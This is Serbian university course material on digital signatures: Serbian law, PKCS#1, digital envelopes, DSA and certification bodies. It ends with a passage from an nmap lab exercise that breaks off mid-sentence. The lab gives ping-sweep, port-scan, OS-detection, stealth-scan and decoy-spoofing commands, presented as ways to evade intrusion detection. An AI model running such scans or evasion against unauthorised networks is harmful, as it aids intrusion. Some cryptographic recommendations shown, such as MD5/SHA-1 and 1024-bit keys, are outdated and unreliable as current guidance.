Zakon o digitalnom potpisu u Srbiji izglasan je u Narodnoj skupštini Republike Srbije dana 14. decembra 2004.

Zakon o digitalnom potpisu u Srbiji izglasan je u Narodnoj skupštini Republike Srbije dana 14. decembra 2004. i objavljen u Službenom glasniku Republike Srbije br. 135 od 21.decembra 2004. godine. Osnovna uloga Zakona o digitalnom potpisu svodi se na dve najvažnije stvari:

- *da propiše uslove pod kojima je digitalni potpis pravno ekvivalentan svojeručnom potpisu;*
- *da propiše uslove koje moraju da ispune sertifikaciona tela koja izdaju kvalifikovane sertifikate za verifikaciju kvalifikovanih digitalnih potpisa.*

U Zakonu o digitalnom potpisu navedene su sledeće definicije:

- Digitalni potpis *– skup podataka u elektronskom obliku, koji su pridruženi ili su logički povezani sa elektronskim dokumentom i koji služe za identifikaciju potpisnika.*
- Kvalifikovani digitalni potpis *– elektronski potpis kojim se pouzdano garantuje identitet potpisnika, integritet elektronskih dokumenata i onemogućava naknadno poricanje odgovornosti za njihov sadržaj, i koji ispunjava uslove utvrđene Zakonom o digitalnom potpisu.*

KVALIFIKOVANI DIGITALNI POTPIS

Kvalifikovani digitalni potpis, koji zadovoljava navedene uslove ima isto pravno dejstvo i dokaznu snagu kao i svojeručni potpis.

Prema tekstu Zakona, kvalifikovani digitalni potpis mora da zadovolji sledeće uslove:

- *povezan je isključivo sa potpisnikom*
- *nedvosmisleno identifikuje potpisnika*
- *nastaje korišćenjem sredstava kojima potpisnik može samostalno da upravlja i koja su isključivo pod nadzorom potpisnika*
- *direktno je povezan sa podacima na koje se odnosi, i to na način koji nedvosmisleno omogućava uvid u bilo koju izmenu izvornih podataka*
- *formiran je sredstvima za formiranje kvalifikovanog elektronskog potpisa*
- *proverava se na osnovu kvalifikovanog elektronskog sertifikata potpisnika*

Kvalifikovani digitalni potpis, koji zadovoljava prethodno navedene uslove, u odnosu na podatke u elektronskom obliku ima isto pravno dejstvo i dokaznu snagu kao i svojeručni potpis, odnosno svojeručni potpis i pečat, u odnosu na podatke u papirnom obliku.

Za realizaciju kvalifikovanog digitalnog potpisa neophodno je koristiti sredstva za formiranje kvalifikovanog digitalnog potpisa i posedovati kvalifikovani elektronski sertifikat, izdat od strane sertifikacionog tela koje ispunjava odgovarajuće uslove prema Zakonu o digitalnom potpisu. Sa današnjim tehnologijom, kvalifikovani digitalni potpis se realizuje primenom asimetričnih kriptografskih sistema (na primer RSA algoritam) i hash funkcija (MD5 ili SHA-1 algoritmi), dok se kao sredstva za formiranje kvalifikovanog digitalnog potpisa uglavnom koriste smart kartice.

Aplikacije u kojima se koristi digitalni potpis su: zaštićene web transakcije, zaštićene e-mail poruke, zaštićen FTP servis, formiranje VPN (IPSec) mreža, bezbedno upravljanje dokumentacijom, bezbeno plaćanje putem Interneta itd.

POLJA PRIMENE DIGITALNOG POTPISA

Najznačajnija polja primene digitalnog potpisa.

Najznačajnija polja primene digitalnog potpisa su:

- *elektronsko poslovanje (e-Business)*
- *elektronska trgovina (e-Commerce)*
- *elektronsko bankarstvo (e-Banking)*
- *elektronska uprava (e-Government)*
- *elektronsko zdravstvo (e-Healthcare)*
- *platni sistemi na bazi čip kartica (EMV) itd.*

Dakle, za primenu kvalifikovanog digitalnog potpisa neophodno je posedovati dva osnovna elementa: sredstvo za formiranje kvalifikovanog digitalnog potpisa i kvalifikovani elektronski

sertifikat potpisnika. Ako bilo koji od ovih elemenata nedostaje, potpis ne zadovoljava uslove da bude kvalifikovan, već je to "samo" digitalni potpis.

Drugim rečima, iako digitalni potpis može prema zakonu biti bilo šta što je "logički povezano sa elektronskim dokumentom i što služi za identifikaciju potpisnika" (na primer, skeniran svojeručni potpis na kraju dokumenta i sl.), digitalnim potpisom se smatra i potpis koji je izvršen sredstvom za formiranje kvalifikovanog digitalnog potpisa, ali potpisnik nema kvalifikovani sertifikat. Takođe, potpisnik koji ima kvalifikovani sertifikat, a potpisivanje ne vrši primenom sredstva za formiranje kvalifikovanog potpisa ne može da formira kvalifikovani digitalni potpis koji je pravno izjednačen sa svojeručnim potpisom.

DOMAĆA ISKUSTVA PRIMENE DIGITALNOG POTPISA

U našoj zemlji je od 6. januara 2003. uvedeno elektronsko bankarstvo između pravnih i fizičkih lica.

U našoj zemlji je od 6. januara 2003. uvedeno elektronsko bankarstvo između pravnih i fizičkih lica i skoro svih naših banaka, u kojem se koriste smart kartice za elektronsko potpisivanje finansijskih transakcija. Ti potpisi predstavljaju "samo" digitalne potpise, jer korisnici nemaju kvalifikovane sertifikate, a smart kartice koje se koriste nisu verifikovane kao sredstva za formiranje kvalifikovanog potpisa u našoj zemlji.

Po svemu sudeći, na osnovu svetske prakse, u domenu elektronskog bankarstva neće ni biti obavezno da se koristi kvalifikovani digitalni potpis, jer se to smatra zatvorenom grupom korisnika (gde postoji eksplicitni ugovor između komitenta i banke). Na osnovu svetskih i evropskih analiza, prava i najšira primena kvalifikovanog digitalnog potpisa se očekuje u domenu elektronske uprave, kada će građani elektronski poslovati sa javnom upravom, tj. slati elektronske zahteve javnoj upravi (npr. zahtev za izdavanje elektronskog izvoda iz matične knjige, elektronska prijava poreza itd.).
Ovi zahtevi moraju biti potpisani kvalifikovanim digitalnim potpisom građana. U tom smislu, tekući projekat uvođenja ličnih karata u Srbiji kao elektronskih identifikacionih dokumenata u obliku smart kartice – predstavlja pravu podršku za realizaciju pomenutog sistema. Zapravo, očekuje se da će pomenuta elektronska lična karta, odmah po uvođenju, biti verifikovana kao sredstvo za formiranje kvalifikovanog digitalnog potpisa.

TEHNOLOGIJA DIGITALNOG POTPISA

PKCS#1 standard opisuje metode šifrovanja podataka korišćenjem RSA asimetričnog algoritma.

Kvalifikovani digitalni potpis se na ovom stepenu tehnološkog razvoja formira na bazi primene asimetričnih kriptografskih algoritama i tehnologije digitalnog potpisa. Kvalifikovani digitalni potpis se formira u skladu sa preporukom PKCS#1 (Public Key Cryptographic Standard *), a dužina modula u asimetričnom kriptografskom algoritmu mora biti minimalno 1024 bita.*

PKCS#1 standard opisuje metode šifrovanja podataka korišćenjem RSA asimetričnog algoritma i najčešće se koristi za konstrukciju digitalnog koverta i digitalnog potpisa. U slučaju digitalnog potpisa, sadržaj koji treba da se potpiše prvo se redukuje u izvod poruke primenom nekog od metoda za kreiranje izvoda poruke, (kao što su, na primer, MD5 ili SHA-1 algoritmi), a zatim se dobijeni izvod poruke šifruje primenom, na primer, RSA algoritma, koristeći privatni ključ potpisnika poruke.

Šifrovani otisak poruke predstavlja digitalni potpis date poruke i postaje njen pridruženi deo. Kada ovakva poruka stigne do primaoca kojem je namenjena, izvršava se postupak verifikacije digitalnog potpisa. Ovaj postupak se sastoji od dešifrovanja izvoda dobijene poruke primenom RSA algoritma, uz upotrebu javnog ključa pošiljaoca (potpisnika) poruke.

Potpisana elektronska dokumenta se razmenjuju u formi dokumenata u kojima su ugrađeni osnovni podaci o postupku, algoritmu i kvalifikovanom elektronskom sertifikatu potpisnika.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

Poglavlje 5

Digitalna koverta i digitalni potpis email dokumenata

KREIRANJE DIGITALNE KOVERTE

Digitalna koverta se može koristiti kako bi zaštitile poruke bez potrebe organizovanja da pošiljalac i primalac imaju isti tajni ključ.


Digitalna koverta se može koristiti kako bi zaštitile poruke bez potrebe organizovanja da pošiljalac i primalac imaju isti tajni ključ. Tehnika se pominju kao digitalna koverta, što je ekvivalent zatvorenoj koverti sa nepotpisanim pismom. Koristi se šifrovanje javnim ključem za zaštitu simetričnog ključa. Opšti pristup je prikazan na Slici 1 i Slici 2. Recimo Bob želi da pošalje poverljivu poruku Alisi, ali oni ne dele simetrični tajni ključ. Bob obavlja sledeće:

1. Priprema poruku.

2. Šifruje poruku pomoću konvencionalnog šifrovanja sa jednokratnim konvencionalnim ključem sesije.

3. Šifruje ključ sesije pomoću Alisinog javnog ključa za šifrovanje.

4. Prilaže šifrovan ključ sesije poruci i šalje ga Alisi.




Slika 5.1 -Kreiranje digitalne koverte [Izvor:Autor]

OTVARANJE DIGITALNE KOVERTE

Ako posmatramo prethodni primer samo Alisa može da dešifruje ključ sesije.

Ako posmatramo prethodni primer samo Alisa može da dešifruje ključ sesije, i stoga šalje natrag originalnu poruku. Ako Bob dobije Alisin javni ključ pomoću Alicinog sertifikata javnog ključa, tada je Bob siguran da je to valjani ključ.



Slika 5.2 -Otvaranje digitalne koverte [Izvor:Autor]

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

DIGITALNI POTPIS E-POŠTE

Neke od tipičnih problema privatnosti e-poštom proizilaze iz same tehnologije.

Došlo je do porasta svesti u vezi sa privatnošću ljudi korišćenjem elektronske pošte u smislu očekivanja ekskluzivnog pristupa i korišćenja naloga. Ta svest proizlazi iz činjenice da je zaštita privatnosti e-pošte trenutno manja dobro definisana nego za druge oblike komunikacije. Takođe, postoji privid privatnosti stvoren posedovanjem lozinke za pristup e-pošti. Činjenica je da vrlo malo ljudi razumeju kako računar, računarska mreža i elektronska pošta zapravo radi, i dostupne opcije za zaštitu njihovih elektronskih informacija. Neke od tipičnih problema privatnosti e-poštom proizlaze iz same tehnologije.

Na primer, ako pošaljete e-mail poruku pojedincu, tu poruku može videti mnogo ljudi, počevši od administratora sistema, plus svako ko napada računare kroz koje je poruka prošla, plus svi oni koji prisluškuju mrežni saobraćaj. Oni mogu dobiti vašu IP obrazac mail zaglavlja, i koristeći osnovne tehnike – videti vaše lične podatke. Takođe bi trebalo da shvatite da mnoge kompanije razmatraju pojedinačne e-mail na poslu kao svojinu preduzeća. Inače, vi ćete naučiti kako su ranjive vaše e-mail poruke samo kada je poslodavac uhvatio slanje osetljivih informacija.

DIGITALNI POTPIS DOKUMENTA

Čak i valjani digitalni potpis ne osigurava da je sadržaj datoteke orginalan.

Digitalni potpis je elektronska sigurnosna oznaka koja se može dodati datotekama. Ona omogućava proveru identiteta izdavača datoteke, kao i proveru je li datoteka menjana otkako je digitalno potpisana.

Ako datoteka nema valjani digitalni potpis, ne možete biti sigurni da li potiče iz navedenog izvora, i da li je neko zlonamerno menjao (možda je u pitanju virus) otkako je objavljena. Sigurnije je ne otvoriti datoteku, osim ako niste u potpunosti sigurni da znate ko je kreirao i

da je njen sadržaj siguran. Čak i valjani digitalni potpis ne osigurava da je sadržaj datoteke orginalan. Morate odlučiti želite li sadržaj datoteke smatrati pouzdanim na osnovu identiteta izdavača i izvora iz kojeg ste je preuzeli.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

Poglavlje 6

Standard za digitalni potpis

STANDARD ZA DIGITALNI POTPIS - UVOD

DSS i RSA pristupi realizacije digitalnih potpisa..

DSS *algoritam je kreiran kako bi obezbedio samo funkciju digitalnog potpisa. Za razliku od RSA, ne može se koristiti za šifrovanje ili razmenu ključa.*

U RSA *pristupu, poruka koja se potpisuje je ulaz hash funkcije koja generiše siguran heš kod fiksne dužine. Ovaj hash kod se zatim šifruje privatnim ključem pošiljaoca i formira se potpis.Obe poruka i potpis se potom šalju primaocu. Primalac prima poruke i generiše hash kod. Takođe, primalac dešifruje potpis korišćenjem javnog ključa pošiljaoca. Ako je izračunati heš kod odgovara dešifrovanom potpisu, potpis je prihvaćena kao važeći. Budući da samo pošiljalac zna privatni ključ, samo je pošiljalac mogao da kreira važeći potpis.*

DSS algoritam koristi hash funkciju. Hash vrednost i slučajni broj k predstavljaju ulaz za funkciju koja generiše potpis. Funkcija potpisa takođe zavisi od privatnog ključa pošiljaoca (PR_a) i skupa parametara definisanih standardom. Primalac izračunava hash vrednost primljene poruke. Izračunata hash vrednost i potpis su ulaz u funkciju verifikacije. Funkcija potpisa je tako konstruisana da samo pošiljalac koji zna privatni ključ, može generisati važeći potpis.

Primalac izračunava hash vrednost primljene poruke. Izračunata hash vrednost i potpis su ulaz u funkciju verifikacije. Funkcija verifikacije takođe zavisi od javnog ključa pošiljaoca (PUa), koji je u paru sa privatnim ključem pošiljaoca. Izlaz vrednost funkcije verifikacije je jednaka komponenti r potpisa, ako je potpis važeći. Funkcija potpisa je tako konstruisana da samo pošiljalac koji zna privatni ključ, može generisati važeći potpis.

ALGORITAM DIGITALNOG POTPISA

DSA (Digital Signature Algorithm) je zasnovan na težini računanja diskretnog logaritma.

DSA *(Digital Signature Algorithm) je zasnovan na težini računanja diskretnog logaritma i zasniva se na programima koje su kreirali ElGamal i Schnorr. Postoje tri parametra (p, q, g) koji su javni i mogu biti zajednički za grupu korisnika. Bira se 160-bitni broj q. Zatim, jedan prost broj p je izabran sa dužinom između 512 i 1024 bita takva da q deli (p-1). Konačno, g se bira da bude u obliku $h^{(p\ 1)/q}$ mod p, gde je h ceo broj između 1 i (p-1) uz ograničenje da g mora biti veći od 1.*

Sa tim brojevima, svaki korisnik selektuje privatni ključ i generiše javni ključ. Privatni ključ x mora biti broj od 1 do (k-1) i treba da bude slučajno odabran ili pseudo-slučajno. Javni ključ se izračunava iz privatnog ključa kao $y = g^x$ *mod p. Izračunavanje y za dato x je relativno jednostavano.*

Da bi kreirao potpis, korisnik izračunava dve veličine, r i s, koje su funkcije: komponenti javnog ključa (p, k, g); korisnikovog privatnog ključa (x); hash vrednosti poruke H(M); i dodatnog celog broja k koji bi trebalo birati nasumično ili pseudo-slučajno, i biti jedinstven za svako potpisivanje.

Primalac generiše veličinu v koja je funkcija: komponenata javnog ključa; javnog ključa pošiljaoca; i hash koda primljene poruke. Ako je dobijena vrednost jednaka komponenti r potpisa, potpis je potvrđen.

Struktura algoritma je prilično zanimljiva. Napominjemo da je test na kraju vrednosti r, koji ne zavise samo od poruke. Multiplikativni inverz k (mod q) zavisi od funkcije koja kao ulaz ima hash kod i korisnikov privatni ključ. Struktura ove funkcije je takva da primalac može izračunati r pomoću primljene poruke i potpisa, javnog ključa korisnika i globalnog javnog ključa. Uzimajući u obzir težinu izračunavanja diskretnog logaritma, neizvodljivo je za protivnika da izračuna k za poznato r ili izračuna x od s.
Treba napomenuti da je računski zahtevan zadatak u generisanju potpisa eksponencijalno izračunavanje gk mod p. Budući da ova vrednost ne zavisi od poruke koja se potpisuje, može se prethodno izračunati. Zapravo, korisnik može da izračuna niz vrednosti r koje će koristiti za potpis dokumenata kada je potrebno. Drugi nešto zahtevniji zadatak je određivanje multiplikativnog inverza, K-1. Takođe, neke od tih vrednosti se mogu unapred izračunati.

Poglavlje 7

Pojam sertifikacionog tela

ELEKTRONSKI SERTIFIKAT

Elektronski sertifikat je elektronski dokument kojim se potvrđuje veza između podataka za proveru elektronskog potpisa i identiteta potpisnika.


Kvalifikovani elektronski sertifikat je elektronski sertifikat koji izdaje sertifikaciono telo za izdavanje kvalifikovanih elektronskih sertifikata, i koji mora da sadrži:

- *oznaku o tome da se radi o kvalifikovanom elektronskom sertifikatu;*
- *skup podataka koji jedinstveno identifikuje pravno lice koje izdaje sertifikat;*
- *skup podataka koji jedinstveno identifikuje potpisnika;*
- *podatke za proveru elektronskog potpisa, koji odgovaraju podacima za izradu kvalifikovanog elektronskog potpisa a koji su pod kontrolom potpisnika;*
- *podatke o početku i kraju važenja elektronskog sertifikata;*
- *identifikacionu oznaku izdatog elektronskog sertifikata;*
- *kvalifikovani elektronski potpis sertifikacionog tela koje je izdalo kvalifikovani elektronski sertifikat;*
- *ograničenja vezana za upotrebu sertifikata, ako ih ima*

SERTIFIKACIONO TELO

Sertifikaciono telo je pravno lice koje izdaje elektronske sertifikate.

Sertifikaciono telo je pravno lice koje izdaje elektronske sertifikate u skladu sa odredbama zakona o digitalnom potpisu. Sertifikaciono telo za izdavanje kvalifikovanih elektronskih sertifikata koje mora ispunjavati određene propisane uslove.



Slika 7.1 -Uloge sertifikacionog tela [Izvor:Autor]

USLOVI KOJE MORA ISPUNJAVATI SERTIFIKACIONO TELO

Sertifikaciono telo za izdavanje kvalifikovanih elektronskih sertifikata mora ispunjavati sledeće uslove:

• sposobnost za pouzdano obavljanje usluga izdavanja elektronskih sertifikata;
• bezbedno i ažurno vođenje registra korisnika, kao i sprovođenje bezbednog i trenutnog opoziva elektronskog sertifikata;
• obezbeđivanje tačnog utvrđivanja datuma i vremena izdavanja ili opoziva elektronskog sertifikata;
• da izvršava proveru identiteta i, ako je potrebno, drugih dodatnih obeležja licu kojem se izdaje sertifikat, na pouzdan način i u skladu sa propisima;
• da ima zaposlena lica sa specijalističkim znanjima, iskustvom i stručnim kvalifikacijama potrebnim za vršenje usluge izdavanja elektronskih sertifikata, a naročito u odnosu na: upravljačke sposobnosti, stručnost u primeni tehnologija elektronskog potpisa i odgovarajućih sigurnosnih procedura i bezbednu primenu odgovarajućih administrativnih i upravljačkih postupaka koji su usaglašeni sa priznatim standardima;
• da koristi pouzdane sisteme i proizvode koji su zaštićeni od neovlašćenih izmena i koji obezbeđuju tehničku i kriptografsku sigurnost procesa;
• da preduzima mere protiv falsifikovanja elektronskih sertifikata, a u slučajevima u kojima generiše podatke za formiranje elektronskog potpisa da garantuje tajnost procesa formiranja tih podataka;
• da obezbedi finansijske resurse za osiguranje od rizika i odgovornosti za moguću štetu nastalu vršenjem usluge izdavanja elektronskih sertifikata;
• da obezbedi čuvanje svih relevantnih informacija koje se odnose na elektronske sertifikate u propisanom vremenskom periodu, i to u izvornom obliku;
• da ne čuva i ne kopira podatke za formiranje elektronskog potpisa za lica u čije ime pruža tu uslugu;
• da obezbedi sisteme za fizičku zaštitu uređaja, opreme i podataka, i sigurnosna rešenja za zaštitu od neovlašćenog pristupa;
• da informiše lica koja traže izdavanje kvalifikovanog elektronskog sertifikata o tačnim

uslovima izdavanja i korišćenja tog sertifikata, uključujući bilo koja ograničenja u korišćenju, kao i o postupcima za rešavanje sporova. Takve informacije, koje mogu biti dostavljene elektronski, moraju biti napisane i pripremljene u razumljivom obliku na srpskom jeziku. Odgovarajući delovi tih informacija moraju biti raspoloživi na zahtev trećim licima;

• da koristi pouzdan sistem upravljanja elektronskim sertifikatima u obliku koji omogućava njihovu proveru kako bi:

• unos i promene radila samo ovlašćena lica;

• mogla biti proverena autentičnost informacija iz sertifikata;

• elektronski sertifikati bili javno raspoloživi za pretraživanje samo u onim slučajevima za koje je vlasnik sertifikata dao saglasnost;

• bilo koja tehnička promena koja bi mogla da naruši bezbednosne zahteve bila poznata sertifikacionom telu.

Poglavlje 8


Vežba – Digitalni potpis

DIGITALNI POTPIS

Korišćenje gpg alata u svrhu digitalnog potpisa. (Predviđeno vreme trajanja vežbi je 45 minuta)

Kreirati tri i njihove javne i privatne ključeve korisnika kao u vežbi 2.

Ulogovati se kao korisnik Viktor i digitalno potpisati pdf dokument (Slika 1). Zatim se ulogovati kao Ana i proveriti potpisani dokument (Slika 2).



Slika 8.1.1 -Kreiranje potpisa [Izvor:Autor]

Slika 8.1.2 -Provera potpisa [Izvor:Autor]

Za proveru potpisa možete koristiti i grafički alat kgpg

Kreirati word dokument digitalno ga potpisati, a zatim proveriti potpis (Slike 3 i 4).

Slika 8.1.3 -Kreiranje potpisa [Izvor:Autor]

Slika 8.1.4 -Provera potpisa [Izvor:Autor]

8.1 Vežba - NMAP

NMAP

Nmap je besplatni program otvorenog koda (open source) za analizu mrežnog saobraćaja

Podržan je na svim većim operativnim sistemima (Windows, Mac OS, Linux). Raznovrstan je alat I može se upotrebiti na mnogo načina za analizu mreže i mrežne sigurnosti.

Jedne od glavnih mogućnosti nmap aplikacije su **ping sweeps** (automatsko pingovanje da se sazna broj prisutnih jedinica na mreži), **skeniranje portova**, **spoofing** (uzimanje lažnog identiteta zarad sigurnosti) **IP adresa**, I prikupljanje informacija na mreži.

Ping sweep tera ICMP da stalno ide gore dole, i tako analizira dostupne ID-jeve u podmreži. Sve jedinice koje su odgovorile su nabrojane i mogu se iskoristiti u daljim napadima.

Skeniranje portova (**Port scan**) uključuje isprobavanje portova idući gore dole po jedinicama koje su otkrivene u prethodnom ping sweep. Različiti eksploiti mogu biti upotrebljeni protiv svake jedinice koja ima otvorene portove. Otvoreni protokoli govore da su dozvoljeni prenosi podataka kroz firewall i filtere I tako se mogu iskoristiti slabe tačke.

Ping sweep I **Port scan** ostavljaju veliki broj tragova I mogu aktivirati alarme na mrežnom sistemu bezbednosti (IDS). Da bi nmap to izbegao on **spoof-uje IP adresu** poverljivog servera ili radne stanice na mrezi kroz posebne izmene paketa podataka (**packet-crafting**). Zapravo se postavlja na mesto stanice kojoj se veruje u mreži I tako ne ostavlja sumnju.

Nmap može da otkrije operativni sistem određene jedinice analizirajući je i gleda da li se njen potpis na mreži poklapa sa već predefinisanim profilima. Nmap je alat koji može da vam pomogne da testirate, napravite reviziju i ojačate sopstvenu mrežu. Nmap se često koristi sa drugim alatima kao sto su: **Wireshark**, **netcat**, **snort**, **Cain and Abel**, **l0phtcrack**, itd.

NMAP INSTALACIJA

Instalacija programa nmap

Za instalaciju nmap programa za Windows (zenmap) I Mac OSX kompjutere posetite oficijalni sajt: http://nmap.org/download.html.

Na većini Linux distribucija je nmap u repositorijumu I kad se ulogujete u administratorski nalog ukucajte komandu:


Debian/Ubuntu: apt-get install nmap

Fedora/CentOS: yum install nmap

SKENIRANJE

Skeniranje mreže

Da bi analizirali svoj kompjuter kucamo komandu **nmap localhost** i tako radimo klasični scan.



Slika 8.2.1 -localhost [Izvor:Autor]

Komandom nmap -sP 192.168.56.1/24 pingujemo sve računare u mreži.


Slika 8.2.2 - nmap -sP [Izvor:Autor]

NMAP SKENIRANJE PORTOVA

Skeniranje portova

Mnogi ruteri blokiraju ICMP I tako onemogućuju skeniranje portova, ali zato možemo da sprovedemo analizu kroz port 80 koji je standard I uvek je otvoren ako jedinica ima konekciju.

Koristićemo komandu **nmap -sP -PT80 192.168.56.1/24**



Slika 8.2.3 -nmap –sP –PT80 [Izvor:Autor]

Rezultatu nmap-u izgleda nepromenjeno, ali ako bismo analizirali pakete, videli bismo da svi zahtevi idu preko porta 80.

Komandom **nmap -O 192.168.56.1/24** trazimo da nam nmap nađe operativne sisteme na mreži.

```
root@it381: ~
root@it381:~# nmap -O 192.168.56.102 192.168.56.103

Starting Nmap 6.40 ( http://nmap.org ) at 2014-02-10 15:28 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using
 --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00036s latency).
All 1000 scanned ports on 192.168.56.102 are closed
MAC Address: 08:00:27:66:27:91 (Cadmus Computer Systems)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.56.103
Host is up (0.00055s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
5357/tcp  open  wsdapi
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49160/tcp open  unknown
MAC Address: 08:00:27:8C:89:00 (Cadmus Computer Systems)
Device type: general purpose
Running: Microsoft Windows 7|2008
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:win
dows_server_2008::sp1 cpe:/o:microsoft:windows_8
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, or Windows 8
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 3.98 seconds
root@it381:~#
```

Slika 8.2.4 -nmap - O [Izvor:Autor]

LAŽIRANJE ADRESE

Promena izvorišne adrese

Nmap nije uspeo da dešifruje prvi operativni sistem na mreži zato što ima previše preklapanja otisaka i ne može da izdvoji posebne jedinice, ali uspeo je da pepozna Windows 7 mašinu.

Kada bi neko snifovao pakete (npr. Wireshark) u mreži, mogao bi videti naš dosadašnji rad na mreži, kako ostaju pingovi I to u obrazcima. Lako bi bili otkriveni.

Komandom **nmap -sS 192.168.56.103** skeniramo u skrivenom modu jednu od IP adresa tako da ne budemo otkriveni.

```
root@it381: ~
root@it381:~# nmap -sS 192.168.56.103

Starting Nmap 6.40 ( http://nmap.org ) at 2014-02-10 15:34 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using
 --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.103
Host is up (0.00089s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
5357/tcp  open  wsdapi
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49160/tcp open  unknown
MAC Address: 08:00:27:8C:89:00 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 1.29 seconds
root@it381:~#
```

Slika 8.2.5 -nmap -sS [Izvor:Autor]

Komandom **nmap -sS 192.168.56.103 -D 192.168.56.102** radimo spoof IP adrese i tako možemo da prevarimo sistem za detekciju napada (IDS). Predstavljamo se kao deo mreže i

